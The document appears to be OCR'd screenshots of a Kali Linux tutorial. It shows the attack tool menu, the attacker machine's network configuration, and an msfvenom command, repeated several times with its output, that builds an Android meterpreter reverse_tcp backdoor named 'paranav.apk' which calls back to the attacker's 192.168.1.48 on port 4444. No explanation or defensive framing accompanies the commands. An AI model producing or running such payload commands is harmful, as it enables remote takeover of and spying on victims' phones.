

11:22 AM
43%
Favorites
Recently Used
All Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
42 - Kali & OffSec Links
Settings
Usual Applications
root
crackmapexec
metasploit framework
msf payload creator
searchsploit
social engineering toolkit (root)
sqlmap
KALI
BY OFFENSIVE SECURITY




```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 20  memory 0×f0600000-f0620000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1344 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1344 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.48  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::875e:34a4:2353:c6f3  prefixlen 64  scopeid 0×20<link>
        inet6 2402:e280:230d:53b:fa1c:8775:99a5:ed50  prefixlen 64  scopeid 0
x0<global>
        ether e8:b1:fc:8e:39:a6  txqueuelen 1000  (Ethernet)
        RX packets 4042  bytes 531674 (519.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 111  bytes 13890 (13.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.48 lport=4444 R>paranav.apk
```




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.48 lport=4444 R>paranav.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes


┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.48 lport=4444 R>paranav.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes


┌──(kali㉿kali)-[~]
└─$ 
```


8 folders | 1 file: 10.0 KiB (10,238 bytes) | Free space: 3.7 GiB




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.48 lport=4444 R>paranav.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10238 bytes


┌──(kali㉿kali)-[~]
└─$ ▯
```

"paranav.apk" | 10.0 KiB (10,238 bytes) | Android package


"paranav.apk" | 10.0 KiB (10,238 bytes) | Android package





